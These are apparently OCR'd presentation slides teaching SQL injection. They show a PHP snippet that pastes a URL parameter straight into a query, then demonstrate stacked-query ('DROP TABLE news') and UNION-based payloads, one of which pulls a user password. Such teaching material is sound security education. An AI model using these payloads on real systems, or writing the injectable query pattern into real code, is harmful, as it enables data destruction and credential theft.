
SQL-injection

Фирстов Михаил
@cyberpunkych

ONsec

Typical example of work with databases




GET /news.php?id=**1337**

```
$sql = "SELECT news_title,news_text FROM news WHERE id=";
$sql = $sql . $_GET['id'];
```

SELECT news_title,news_text FROM news WHERE id=**1337**

Title: Breaking news!
Text: Something happened!

Stacked Queries Injection




GET /news.php?id=**1337;DROP TABLE news;**

```
$sql = "SELECT news_title,news_text FROM news WHERE id=";
$sql = $sql . $_GET['id'];
```

```
SELECT news_title,news_text FROM news WHERE id=1337;
DROP TABLE news;
```

*Table **news** will be deleted!*

UNION based




GET /news.php?id=**8800+UNION+SELECT+1,2**

```
$sql = "SELECT news_title,news_text FROM news WHERE id=";
$sql = $sql . $_GET['id'];
```

SELECT news_title,news_text FROM news WHERE id=**8800 UNION SELECT 1,2**

Title: **1**
Text: **2**

UNION based



```
GET /news.php?id=8800+UNION+SELECT+1,
(SELECT password FROM users LIMIT 1,1)
```

```
$sql = "SELECT news_title,news_text FROM news WHERE id=";
$sql = $sql . $_GET['id'];
```

```
SELECT news_title,news_text FROM news WHERE id=8800 UNION
SELECT 1,(SELECT password FROM users LIMIT 1,1)
```

Title: **1**
Text: **qwerty12345**

UNION based

- We can see the result of query
- Brute count of columns after UNION SELECT
- Use comment symbols to slice end of the request:

